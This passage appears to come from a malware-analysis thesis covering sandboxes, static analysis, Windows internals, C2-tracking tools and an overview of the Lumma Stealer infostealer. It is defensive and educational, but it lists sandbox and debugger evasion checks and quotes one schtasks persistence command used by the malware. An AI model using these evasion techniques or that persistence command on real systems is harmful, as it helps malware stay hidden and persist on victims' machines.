CAPEv2 ("Config and Payload Extraction") is a modern fork and evolution of Cuckoo that enhances its predecessor with focused capabilities on unpacking malware, extracting configuration files, and decrypting payloads. CAPE uses memory dumps and YARA scanning to detect staged components of multiphase malware. It also integrates network interception, PE-splitting, and custom signature modules. CAPE's documentation (Ref. [2]) highlights the ability of the

sandbox to extract high-value indicators and detect behavioral anomalies in both Windows and Linux environments.

The agent-based model offers simplicity and flexibility, but is not stealthy. Advanced malware often detects the presence of agents, instrumentation frameworks, or virtualization artifacts and alters its behavior to avoid detection.

DRAKVUF sandbox (Ref. [3]) represents a distinct architectural philosophy. Built on top of the Xen hypervisor, it performs malware analysis through virtual machine introspection (VMI) from the hypervisor level, without requiring any agent in the guest VM. DRAKVUF uses Xen's native memory copy-write and snapshotting to efficiently clone a prepared VM image. Clones are isolated using Open vSwitch and VLAN tagging, avoiding IP or MAC address conflicts. Network traffic is handled by a dedicated NAT domain, which uses the pcap library for tagged traffic and injects ARP replies to avoid revealing its presence. The monitoring logic resides entirely in `dom0`, where DRAKVUF uses LibVMI to access the memory and Extended Page Tables (EPT) to monitor execution. DRAKVUF Inject breakpoints directly into memory to intercept function calls at the user and kernel level. These breakpoints trigger a VMEXIT (in the case of VT-x processors), allowing DRAKVUF to observe function arguments, system calls, heap activity, and even filesystem operations without the malware ever knowing that it is being watched. The unique strength of DRAKVUF is its ability to mitigate evil drivers, rootkits, and DKOM attacks in kernel mode by tracking heap allocations (e.g. `ExAllocatePoolWithTag`). It also intercepts file system accesses through specific events in memory (`_FILE_OBJECT_*` objects created in the kernel HEAP when a file is accessed) and this is useful for recording when a malware tries to erase the traces (e.g. `NtSetInformationFile`). The authors of DRAKVUF also employed breakpoint injection to increase stealthiness of sample launches. On Windows, a new process can be created from any user-space application by calling the `CreateProcessA` function of the Windows Standard API (`kernel32.dll`). After the process starts, DRAKVUF listens for all writes to the `CR3` register to intercept process context changes. When a write event is detected, DRAKVUF examines which libraries are loaded in the address space of the running process, and if `kernel32.dll` is present, hijacking of the process to the malware sample is performed.

Although DRAKVUF's agentless approach offers exceptional stealth and visibility at the kernel level, it involves trade-offs in terms of complexity. The infrastructure is resource-intensive, and breakpoint injection may limit scalability or require tuning for each operating system (and also

kernel version: e.g. by using `rekall` tool for mapping kernel function addresses). However, it is a robust platform for high-fidelity undetectable analysis.

1.4.3.3 Debuggers

While sandboxes provide automation and scalability, debuggers offer precision. A debugger allows an analyst to execute a malware sample step by step, observe register and memory changes in real time, and set breakpoints to halt execution under specific conditions. Debugging is generally considered a form of "manual dynamic analysis", and it is particularly valuable for reverse engineering. There are two main types:

- User-mode debuggers (e.g. `x64dbg`, `OllyDbg`, `WinDbg`) operate within the context of user-level applications. They are useful for tracing function calls, decrypting strings, and analyzing control flow;
- Kernel mode debuggers (e.g. `WinDbg`) are more complex and allow inspection of drivers, rootkits, and kernel structures. These require a dual-VM setup: one vm runs the program to be debugged, and the other runs the debugger[2].

Unlike automated sandboxes, debuggers allow the analyst to skip anti-analysis code, modify parameters, and force execution paths that may otherwise remain dormant. Although powerful, debugging is time consuming and is not scalable for batch analysis. For these reasons, debugging is often used in conjunction with sandbox automation [3].

1.4.4 Advanced static analysis

Advanced static analysis is a critical phase in the examination of malware that goes far beyond basic inspection techniques such as file hashing and string extraction. Unlike basic static analysis, which aims at rapid triage, advanced static analysis seeks to uncover the internal logic, control flow, data structures, and hidden functionalities of a malware sample without executing it. This level of inspection is fundamental for reverse engineering, signature generation, and a deep understanding of novel or sophisticated threats.

Advanced static analysis typically involves disassembling the binary code, identifying obfuscation or packing techniques, analyzing program structures such as control flow graphs (CFGs), and

[2]It is not possible to set a breakpoint while trying to debug code in the kernel because that will actually pause the system you are trying to debug on

[3]For more details see Ref. [4].

resolving dynamically imported functions. Tools such as IDA Pro, Ghidra, and Binary Ninja are commonly used in this phase, offering powerful disassembly and decompilation capabilities that allow analysts to reconstruct the high-level behavior of a sample.

1.4.4.1 Disassembly and Decompiled Code Analysis

At the core of advanced static analysis is disassembly, the translation of machine code into human-readable assembly language. Using disassemblers like IDA Pro or Ghidra, analysts inspect the instructions that the CPU will execute, allowing them to identify entry points, function boundaries, and control flow logic.

Modern disassemblers offer automatic function identification, string references, cross-referencing, and Control Flow Graph (CFG) visualization. Also modern disassemblers supports decompilation, which reconstructs approximate C-like pseudocode from low-level assembly. This helps significantly to understand complex logic, particularly in malware that employs custom data structures or cryptographic routines. Reconstructing code logic allows the analyst to extract high-value information such as encryption algorithms, command-and-control (C2) protocol details, configuration parsers, and anti-analysis checks. These can be used to derive meaningful indicators of compromise (IOCs), understand propagation methods, and develop YARA rules or behavioral signatures.

1.4.4.2 Packing and Unpacking

Most modern malware samples are packed to avoid detection and reverse engineering. To analyze the malware packed statically, the analyst must identify the unpacking stub and locate the payload. This often involves manually debugging the unpacking process until performing a dump of the memory, followed by static reanalysis of the unpacked binary.

Sophisticated samples may use custom packers with anti-debugging and anti-disassembly features. Recognizing patterns in unpacking logic, such as use of `VirtualAlloc`, `WriteProcessMemory`, or custom xor/decryption loops, is a key part of advanced static analysis.

1.4.4.3 Dynamic API Resolution

It is essential to carefully resolve dynamically loaded functions. Usually, one must track down custom loader stubs and decryption routines, which often use API names with hashes or encoded strings. Malware can compute these hashes on the fly and compare them with computed hashes

of known API names of system DLLs. These algorithms are typically implemented using `CRC32`, `FNV-1A`, `DJB2`, or other simple hash functions.

Reversing these mechanisms requires identifying the hashing function and using it to resolve the expected API by looping until the hash stored in the malware matches the API hash. This is often done with scripting languages such as Python (supported by decompilers such as Ghidra) to automate the hash inversion. [4]

Another challenge is string obfuscation. API and DLL names can be stored in obfuscated forms (e.g. Base64, XOR) and decoded at runtime. Bypassing these mechanisms requires locating these decoding routines, understanding their logic, and reconstructing the plaintext values. This task often requires the combination of advanced static analysis combined with dynamic analysis provided by the debugger.

Dynamic API resolution is closely related to other obfuscation techniques, such as control flow flattening, junk code insertion, and opaque predicates. These techniques are designed to confuse disassemblers and force analysts into time-consuming reconstruction of logic flows. Advanced malware can even dynamically generate shellcode or load functions using syscalls directly, completely bypassing the standard Windows API.

Understanding how malware dynamically resolves and invokes its core functionality is essential to gain a complete picture of its capabilities and intentions. Without uncovering this logic, many parts of the malware's behavior remain opaque or misleading in the context of pure static analysis.

1.4.4.4 String Decryption and Configuration Extraction

To hide configurations, C2 domains, commands, or sensitive strings, malware often stores this information in encrypted or obfuscated form at precise locations in the binary. These strings are usually decrypted at run-time just before use. Identifying and understanding decryption routines is one of the main goals of advanced static analysis. The first step in being able to read such strings is to identify the in-memory writes or function calls that generate readable strings and then trace them back to the input data and the decryption algorithm of the function. Once reverse-engineered, the decryption routine can be reimplemented in a high-level language such as Python to extract the hidden information statically (much faster).

[4] To see some examples of ghidra plugins written in java or python look at Ref. [5].

Tools such as `FLOSS` can help automate this process by identifying common coding patterns. However, in more complex cases, it is necessary to completely reconstruct the encryption or offuscation routines such as `RC4`, `XOR`, `Base64` (with a custom mapping table) or `AES`.

1.4.4.5 Anti-Analysis Techniques

Malware often includes checks to detect the presence of analysis tools, debuggers, or virtualized environments. Static analysis helps identify these checks without triggering them.

Typical anti-analysis features include (here are some examples):

- Calls to `IsDebuggerPresent`, `NtQueryInformationProcess`, or `CheckRemoteDebuggerPresent`;
- Timing checks that use `RDTSC` or `GetTickCount` to check whether an instruction took too long to complete (debuggers often introduce additional overhead) or took on an abnormal time value (virtual machines may not handle the `RDTSC` instruction as accurately as physical hardware);
- Searches for sandbox-related artifacts such as process names, window titles, registry keys, or file paths.

Through advanced static analysis, it is possible to locate these checks and bypass them in the code or understand the conditions under which the malware changes its behavior. This is essential to be able to get to the salient features of the malware.

1.4.5 Why Is Advanced Static Analysis Still Essential?

Dynamic analysis is a fundamental component in the study of malware, as it allows researchers to directly observe the behavior of the sample during execution, including modifications to the system and network activity. However, this technique has several limitations that make advanced static analysis indispensable, particularly when the goal is to achieve a comprehensive and in-depth understanding of the internal mechanisms of the malware.

First, many malware samples do not reveal their malicious behavior immediately when executed in a sandbox environment. Over the years, malware developers have adopted increasingly sophisticated sandbox evasion techniques to avoid detection during dynamic analysis. These techniques can be broadly categorized into three types (*below will be some examples; this is not an exhaustive list*):

- System checks:
  - Storage name: examine the names assigned to logical drives or volumes, which in virtualized environments often contain strings like `VBOX`, `QEMU`, or `VMWare`;
  - MAC addresses: checking network adapter MAC addresses for prefixes associated with known virtualization software vendors;
  - Process names: detecting execution of known monitoring tools like `vmsrvc.exe`, `vmtoolsd.exe` or `vboxservice.exe`;
  - CPUID instruction: when executed within an Intel VT-x or AMD-V virtualized environment, the `CPUID` instruction is intercepted by the hypervisor. This intercept enables the hypervisor to return a set of `CPUID` feature flags that may differ from those provided by the actual underlying hardware. This difference allows the malware author to understand whether the execution is occurring in a virtualized environment or not [5].
- User Activity-Based Checks:
  - List of files: checking for the existence of user-generated files (documents, downloads, images) in standard directories to confirm genuine activity;
  - Browser usage: lookup of browsing history or cache entries to confirm that the system has been actively used to access websites;
  - Mouse clicks: monitoring for mouse click events as a sign of human interaction;
  - Mouse movement patterns: measuring the speed and frequency of mouse movements; virtual mouse simulators often generate patterns that are too fast or too uniform to be realistic [6].
- Time-Based Evasions:
  - Lower uptimes: sandboxes are typically restarted between analyses, leading to a system uptime of just a few minutes. Malware can use this metric to decide whether to activate;
  - Delaying execution: malware may include long sleep intervals (e.g., several minutes

[5] Here is a list of the most common hypervisor ID strings Ref. [6].
[6] For further reading, see an example in LummaStealer malware family Ref. [7].

or even hours) before executing its malicious logic, knowing that most sandboxes terminate the analysis process after a short period.

Another critical point involves the **command-and-control (C2)** infrastructure. In many cases, when a malware sample is analyzed, the original C2 servers it attempts to contact are no longer reachable, they may have been taken down, changed IP address, or expired. This makes traditional dynamic analysis less effective, as no command payloads are returned and the malware remains idle. In such cases, advanced static analysis allows the analyst to enumerate the functionalities supported by the malware. Using disassemblers and decompilers, it is possible to examine the malware machine code and identify critical routines, such as those related to data exfiltration, encryption/decryption, deobfuscation, module loading, or command-and-control communication. After figuring out what the possible functionalities of the malware are, it is possible to proceed using a technique known as **c2 emulation**. Basically, this involves faking c2 server responses to understand how the malware's behavior is modified.

Dynamic analysis and advanced static analysis should not be viewed as alternatives, but rather as complementary techniques. Only through their combined use is it possible to develop a full understanding of the capabilities of a malware. It is important to emphasize that a superficial analysis is insufficient. A detailed examination of the behavior of the malware is necessary to accurately reproduce its functionality and assess its impact.

1.5 Windows OS internals

This section introduces foundational concepts related to the internal architecture of operating systems, with particular emphasis on the Windows operating system. These concepts serve as the necessary groundwork for the analyses and discussions presented in the following chapters.

1.5.1 User mode vs kernel mode

In modern operating systems, such as Microsoft Windows, the architecture is divided into two main execution levels: user mode and kernel mode. This separation is essential to ensure system security, process isolation, and overall stability.

1.5.1.1 User mode

User mode is the environment in which standard user applications, such as web browsers, text editors, and any programs run by the end user (for example, Word, Chrome), operate. In this environment, processes do not have direct access to hardware or protected areas of memory. Any operations that require system resources, such as file access, process management, or hardware initialization, must be performed through controlled system calls, typically via the Win32 API.

1.5.1.2 Kernel mode

The kernel mode, on the other hand, represents the privileged level of the system. This is where the Windows kernel, drivers, and other critical components reside. These components are responsible for low-level functionality such as memory management, process scheduling, and hardware interaction. The code running in kernel mode has unrestricted access to all system resources and can interact directly with the hardware.

For security reasons, applications running in user mode cannot interact directly with the kernel. When system services are needed, they must go through controlled interfaces that encapsulate the transition between the two levels. An example of process creation is presented to clarify the concept.

1.5.1.3 An exhaustive example




Figure 2: The diagram illustrates the progression from a high-level API call (CreateProcessW) to a system call through intermediate layers (CreateProcessInternalW and NtCreateUserProcess). The transition from user mode to kernel mode enables the actual creation of the process, followed by a return to user mode for process initialization.

As shown in the image (Fig. 2), a clear example of a Windows layered architecture in process creation is the sequence of functions: `CreateProcessW`, `CreateProcessInternalW`, and `NtCreateUserProcess`. Although all three operate in user mode, they differ in their level of abstraction and the roles they play during the transition to kernel mode.

`CreateProcessW`, provided by `kernel32.dll`, is the highest-level interface available to developers. It simplifies process creation by handling parameters, environment configuration, command-line parsing, and notifying the Windows Client/Server Subsystem (CSRSS), making it highly accessible to applications.

The function then delegates control to `CreateProcessInternalW` in `kernelbase.dll`, which acts as a bridge to native calls. Although it is typically not invoked directly, it prepares internal structures, performs validation, and calls the lower-level function `NtCreateUserProcess`.

Exposed by 'ntdll.dll', `NtCreateUserProcess` is the final step before entering the kernel mode. It triggers the actual system call that instructs the kernel to create a new process and thread, providing low-level control over memory, security tokens, and execution contexts.

This progression from a high-level API to a system call illustrates the layered nature of the Windows architecture. Balance developer convenience with low-level control, which is sometimes exploited by advanced tools or threat actors looking to bypass user-mode monitoring mechanisms.

1.5.2 Process Environment Block (PEB) structure

For a more in-depth understanding of the internal structure of processes in Windows, the blog post "Understanding the Windows PEB" by CaptWake is recommended (Ref. [8]). This article provides a clear and in-depth explanation of the Process Environment Block (PEB) structure, illustrating its importance both for the legitimate operation of processes and for the techniques commonly used by malware to evade analysis tools.

The author begins highlighting the role of the PEB as a user-mode representation of a process, created by the kernel and primarily run in user mode. This structure facilitates data sharing between processes without the need for traditional interprocess communication mechanisms.

Access to the PEB varies by architecture: on 32-bit Windows systems, it is accessible via the FS segment register, while on 64-bit systems, the GS register plays the same role.

More specifically, in 32-bit environments, the address located at `FS:[0x18]` (i.e. `0x18` bytes from the base of the FS segment) contains a pointer to the Thread Environment Block (TEB)

of the current thread. Inside the TEB, the pointer to the PEB is located at offset `0x30`. This mechanism allows for extremely fast access (requiring only two instructions) to critical internal structures without having to resort to high-level APIs. As a result, malware and low-level diagnostic tools commonly exploit the execution context to avoid detection by conventional security solutions.

The blog delves into specific fields within the PEB, such as the `BeingDebugged` flag, which indicates whether a process is being debugged. Malware often checks this flag to detect and evade debuggers. Another critical field is `Ldr`, a pointer to the `PEB_LDR_DATA` structure that stores information about loaded modules. Knowledge of these fields is essential for reverse engineers and security professionals as they can discover how malware interacts with and manipulates the internal components of the operating system.

1.5.3 Address Space Layout Randomization (ASLR)

Address Space Layout Randomization (ASLR) is a security feature implemented by modern operating systems to mitigate memory corruption attacks. This is achieved by randomizing the location of key memory regions, such as the stack, heap, and executable image, each time a process is loaded. This randomness increases the complexity for an attacker trying to predict addresses for code injection or control flow redirection, thus reducing the effectiveness of common exploit techniques.

However, in the field of malware analysis, the same mechanism can present challenges. Because the memory layout changes with each execution, analysts may find it difficult to reproduce observations, accurately trace control flow, or apply static offsets to dynamically observed behavior. For this reason, it is common practice to temporarily disable ASLR while performing reverse engineering. This ensures a consistent memory layout between executions, which is essential for a complete and reproducible analysis.

2. Related works and similar projects

In the current landscape of malware analysis, activities such as incident response and threat intelligence often follow a **reactive** approach. This typically involves starting from known or publicly available malware samples, which are then automatically analyzed through static and dynamic techniques. The main goal of this process is to extract Indicators of Compromise (IOCs) (e.g. domains, IP addresses, or file hashes) that are eventually added to blocklists, for example, in corporate firewalls.

However, this reactive flow presents inherent limitations: discovering new command-and-control (C2) servers always requires new samples. Furthermore, if a C2 server changes the content it delivers (e.g., a new payload or configuration), that update will remain undetected unless another sample from the same malware family is captured and analyzed.

To overcome this constraint, some previous research proposed a different, more **proactive** approach. When a malware family is thoroughly reverse engineered, the analyst gains a clear understanding of its communication logic. Knowledge of its protocols, configuration formats, and authentication mechanisms makes it possible to interact repeatedly with the C2 infrastructure over time.

Rather than passively watching C2 communication during execution, this model aims to actively query the server, asking if new payloads, configurations, or instructions are available, even days or weeks after the original sample was discovered. In this context, the malware sample becomes a means of extracting enduring information, moving from a one-shot analysis to a continuous capability until the malware undergoes structural changes.

This shift in strategy forms the conceptual foundation for the The Tracker Show project.

2.1 Analysis of the Mtracker Project

The mtracker (Ref. [9]) project is a system designed to track malware command-and-control (C2) servers and automatically download useful information from them. The system works through receiving configurations, which are then used to create 'trackers'. Each tracker attempts

to connect to a specified C2 server using the parameters provided, such as server address, host, and port, and aims to download additional binaries, commands, or data that might be available.

A key architectural component of mtracker is the use of workers who perform tracking tasks. These workers communicate with the mtracker interface via a Redis-supported task queue (using the `rq` framework). The entire orchestration is handled by a scheduler, which distributes and executes tasks at regular intervals.

Internally, all components interact through a shared PostgreSQL database that maintains the global status of bots, tasks, and trackers. However, the output of the system, particularly the collected results, is uploaded exclusively to an instance of MWDB-Core (Malware Database Core), to which mtracker is closely linked. Although mtracker is built around this integration, it offers extensibility: users who wish to adapt the system to different backends must override the BotModule class and provide custom implementations of the necessary methods.

This architecture allows mtracker to automate monitoring and intelligence gathering from active malware infrastructures in a scalable and modular way.

2.1.1 Source code analysis

Analysis of the mtracker source code reveals that the framework is primarily designed around a single-shot interaction model with command-and-control (C2) servers. A typical task execution consists of running a module that initiates a request to the server, handles the incoming response, processes the retrieved data, and then closes the session.

However, although the standard architecture is focused on one-time communication per execution cycle, the system does not inherently prevent the implementation of more complex multistep communication workflows. Developers can implement multiphase interactions manually by customizing the `run(c2)` method within their own `BotModule`-derived modules. Inside `run()`, it is possible to orchestrate multiple sequential requests, manage sessions or authentication tokens, and dynamically adapt to server responses during the interaction.

Therefore, while mtracker does not natively provide a framework for session-based or staged communication with C2 servers, its flexible design allows such functionality to be realized within individual modules if explicitly programmed.

The following is a brief overview of the source files:

- `analysis_results.py` defines the data models to represent configurations, binaries, and

BLOBs;

- `bot.py` implements the base classes `ModuleBase` and `BotModule`, which define how a module connects to C2 servers and processes the results; this file is central to controlling the execution flow and allows for the manual implementation of multistep communication within the `run()` method;
- `config.py` manages the application's configuration, loading settings from environment variables or `.ini` files;
- `config_data.py` structures and serializes configuration actions;
- `error_handler.py` logs exceptions and saves error information to disk or database;
- `fetch.py` provides a command-line utility to manually execute a module against a given configuration;
- `loader.py` dynamically loads module classes from the filesystem for later execution;
- `model.py` defines database models and utilities to store and retrieve data from PostgreSQL;
- `report_fetch.py` formats and saves the results obtained from modules, either to standard output, filesystem, or MWDB;
- `reporter.py` processes task results after module execution, updating the bot and task states accordingly;
- `scheduler.py` manages the scheduling and dispatching of bot tracking and reporting tasks through Redis Queue (RQ) workers, ensuring that pending bots are regularly enqueued for execution;
- `server.py` implements a web server using Flask to provide APIs, a user dashboard, and Prometheus metrics;
- `track.py` executes a given module by invoking its `execute_task()` method once per configuration;
- `utils.py` offers auxiliary functions for proxy management, configuration hashing, and MWDB interaction;
- `worker.py` launches the Redis Queue worker to process the `track` and `report` queues.

2.1.2 Considerations

In accordance with internal company policy, the project TheTrackerShow was not intended to operate as a fully independent system, but rather to integrate with larger existing platforms already in use within the organization.

This decision was driven by the need to minimize the operational complexity associated with maintaining multiple heterogeneous projects based on different technologies and requirements. From a practical point of view, it is more efficient to consolidate and reuse established, proven technologies across initiatives.

For this reason, after an initial assessment of the technologies employed by the *mtracker* project—namely Flask, PostgreSQL, MWDB, and Redis Queue, it was decided to draw architectural inspiration from mtracker, while refraining from directly reusing its source code.

This approach ensured better alignment with the company's existing technological ecosystem while maintaining the flexibility to adapt the implementation to project-specific needs.

2.2 Similar projects

Several open-source initiatives have been developed with the goal of identifying and monitoring command-and-control (C2) infrastructures. Although their methodologies differ, these projects share the objective of enhancing threat intelligence through proactive or passive discovery of malicious infrastructures.

2.2.1 NoWhere2Hide

NoWhere2Hide (Ref. [10]) is an open source active scanner designed for security researchers to investigate C2 infrastructures. Developed in Go, it relies on ZGRAB2 for scanning and uses a PostgreSQL database to store the results and perform C2 detection. The tool enables analysts to discover malicious infrastructure, create detection signatures, and perform continuous validation of C2 endpoints.

A distinguishing aspect of NoWhere2Hide is its focus on signature-driven scanning, avoiding exhaustive internet-wide scans in favor of targeted detection based on previously crafted heuristics. It also promotes community sharing of detection logic, although it explicitly supports use cases where users wish to conduct their scans privately and independently, without contributing back

signatures.

2.2.2 C2-Tracker

C2-Tracker (Ref. [11]) takes a passive reconnaissance approach, building an IOC feed of C2 servers using Shodan and Censys search queries. It collects and shares IP addresses associated with known malware families and botnets. Although it does not actively engage with the C2 servers, it serves as a community-driven aggregator of known malicious infrastructure, making it a valuable resource for enrichment and correlation during threat investigations.

2.2.3 Comparison with the proposed approach

Unlike the tools mentioned above, which rely on active investigation through scanning (as in NoWhere2Hide) or passive infrastructure discovery (as in C2-Tracker), the approach presented in The Tracker Show focuses on active and repeated communication with C2 servers, mimicking the behavior of a compromised machine. From a legal standpoint, actively scanning adversary infrastructure, and even more so performing penetration tests, remains prohibited as it constitutes unauthorized access, even if such actions might appear ideologically justifiable. Although an independent researcher might choose to accept this risk, a company or institutional actor cannot afford to expose itself to such legal consequences.

3. Deep-Dive into Lummastealer (LummaC2) malware family

Parts of the content presented in this chapter were originally published by the author in the article 'Malware Analysis - Inside Lumma Stealer', available at https://www.certego.net/blog/lummastealer/.

3.1 Criteria and Motivation for Selecting Lumma Stealer

The main requirement for this research was to analyze malware capable of downloading a second-stage payload. Traditional downloaders are now easily detected and less commonly used; instead, modern stealer malware often fulfills this role due to their stealthier behavior and modular design.

Among the various stealer families, Lumma Stealer was selected as a test case. This choice was not driven by statistical observations or prevalence data collected within Certego S.r.l. but was based solely on the technical characteristics of the malware. At the time of selection, Lumma Stealer had not yet reached the peak of its diffusion (see Section 3.2.3).

3.2 Lumma Stealer overview

3.2.1 Introduction

In recent years, the evolution of Malware-as-a-Service (MaaS) has made cybercrime increasingly accessible, which contributed to the spread of infostealers such as Lumma Stealer (or Lumma C2). Introduced in 2022, Lumma has quickly gained popularity in underground forums due to its ease of use and continuous updates by its developers, with prices ranging from $250 to $20,000. The image (Fig. 3) shows the price list.




Figure 3: Example of the tiered subscription model that provides access to the LummaStealer control panel and its features. Higher-tier plans include advanced features such as traffic analysis tools, proactive defense bypass, and full source code with resale rights, highlighting the commercial maturity and productivity typical of Malware-as-a-Service (MaaS) offerings. Source: Kaspersky (Ref. [12])

3.2.2 Global threat

Lumma Stealer has rapidly emerged as a widespread cyber threat, active across continents and industry sectors. Its modular architecture, availability as a Malware-as-a-Service (MaaS), and sophisticated evasion techniques have contributed to its global proliferation, making it one of the most active info-stealers in recent years.

Several sources document its geographical impact. According to Netskope (Ref. [13]), large-scale campaigns have been observed in Argentina, Colombia, the United States, and the Philippines, with a particular focus on the telecommunications sector. Similarly, ESET (Ref. [14]) telemetry recorded a marked increase in detections in Peru, Poland, Spain, Mexico, and Slovakia, showing a strong presence in Latin America and eastern Europe.

Microsoft (Ref. [15]) published a global heat map that highlights significant infection rates in North America, western Europe, and parts of Asia, confirming the global footprint of Lumma.

At the national level, CERT-AgID (Ref. [16]) confirmed that Lumma Stealer was actively

distributed in Italy until 2024. The campaigns relied primarily on phishing emails containing malicious attachments or compressed archives, highlighting the malware's adaptability to the Italian threat landscape as well.

3.2.3 Record growth

As reported in ESET's second half of 2024 report (Ref. [17]), Lumma Stealer recorded a 369% distribution increase compared to the previous half-year, reaching almost 50,000 detections in 2024, which made it one of the ten most detected infostealers by ESET products.

Furthermore, the 2024 annual report by Anyrun (Ref. [18]) highlights Lumma Stealer as the most detected threat, with 12,655 recorded cases. Its absence from the 2023 ranking underscores its rapid emergence and growing relevance within the cyber threat landscape.

3.2.4 Campaigns

Lumma Stealer campaigns are characterized by constantly evolving and deceptive distribution tactics designed to steal sensitive user data. The main distribution methods include:

- Fake CAPTCHA Pages (Ref. [19]): Users are redirected to fake CAPTCHA pages that execute PowerShell commands under the guise of human verification, resulting in malware download. These pages often appear on compromised websites or via malvertising;
- Phishing Emails (Ref. [20]): Traditional phishing tactics that lure users into opening malicious attachments or clicking links to malware-hosting sites;
- Spear Phishing via GitHub (Ref. [21]): Attackers impersonate GitHub's security team, sending fake alerts or posting fake fixes in the repository comments. The links point to ZIP files containing the malware;
- Cracked Software (Ref. [22]): Lumma has been distributed through pirated software, targeting users looking for unauthorized or free applications.

3.2.5 Persistence

As reported by Picus Security (Ref. [23]), the use of persistence mechanisms has been highlighted, especially when implemented in conjunction with other malware such as loaders or RATs. Although Lumma Stealer itself often follows a grab-and-go model (executing quickly and

exfiltrating data in one shot), more advanced operations aim to maintain long-term access to infected systems.

Two main persistence techniques have been observed:

- Startup Folder Abuse: malware creates a `.url` shortcut file in the Windows start-up folder. These point to JavaScript files (e.g. `HealthPulse.js`) that are executed automatically via `mshta.exe` when the user logs in;
- Scheduled Tasks: the malware sets scheduled tasks. One example is the task named "Lodging", configured to run a JavaScript script (e.g., `Quantifyr.js`) every five minutes using `wscript.exe`:

```
schtasks /create /tn "Lodging" /tr "wscript.exe Quantifyr.js" /sc minute /
mo 5
```

Lumma Stealer often runs once without persistence, but when bundled with RATs or loaders, attackers can maintain access and redeploy it as needed. In general, defenders should investigate unusual startup entries or scheduled tasks, which may signal ongoing infection.

3.2.6 Defense evasion

As reported by Bitsight (Ref. [24]), Lumma Stealer operators took advantage of Cloudflare services to mask the source IP addresses of their C2 servers. This type of obfuscation makes it difficult for defenders to track and block malicious infrastructure.

The use of cloudflare offers several tactical advantages for threat actors; here are a few:

- DDoS protection: the C2 backend is “shielded” behind the Cloudflare infrastructure, so any overload attempts by researchers or automated countermeasures are mitigated by Cloudflare’s reverse proxy;
- Real IP obfuscation: the real IP addresses of the C2 servers are not visible to researchers, they only have access to the IPs of Cloudflare nodes (e.g. `104.x.x.x`, `172.x.x.x`);
- Automatic blocking of suspicious traffic: Cloudflare can block or filter requests from TOR, VPN, or known malicious IPs. In these cases, interactive challenges (e.g. CAPTCHA or Turnstile) that hinder automated crawling and reverse engineering tools are requested.

From a threat actor’s point of view, this means being able to filter the automatic analyzes

performed by sandboxes and crawlers through proxies and, above all, being able to improve the survivability of their servers by limiting access to only 'legitimate victims', i.e. those who have actually contracted the malware.

3.2.7 Telegram as marketplace for stolen logs

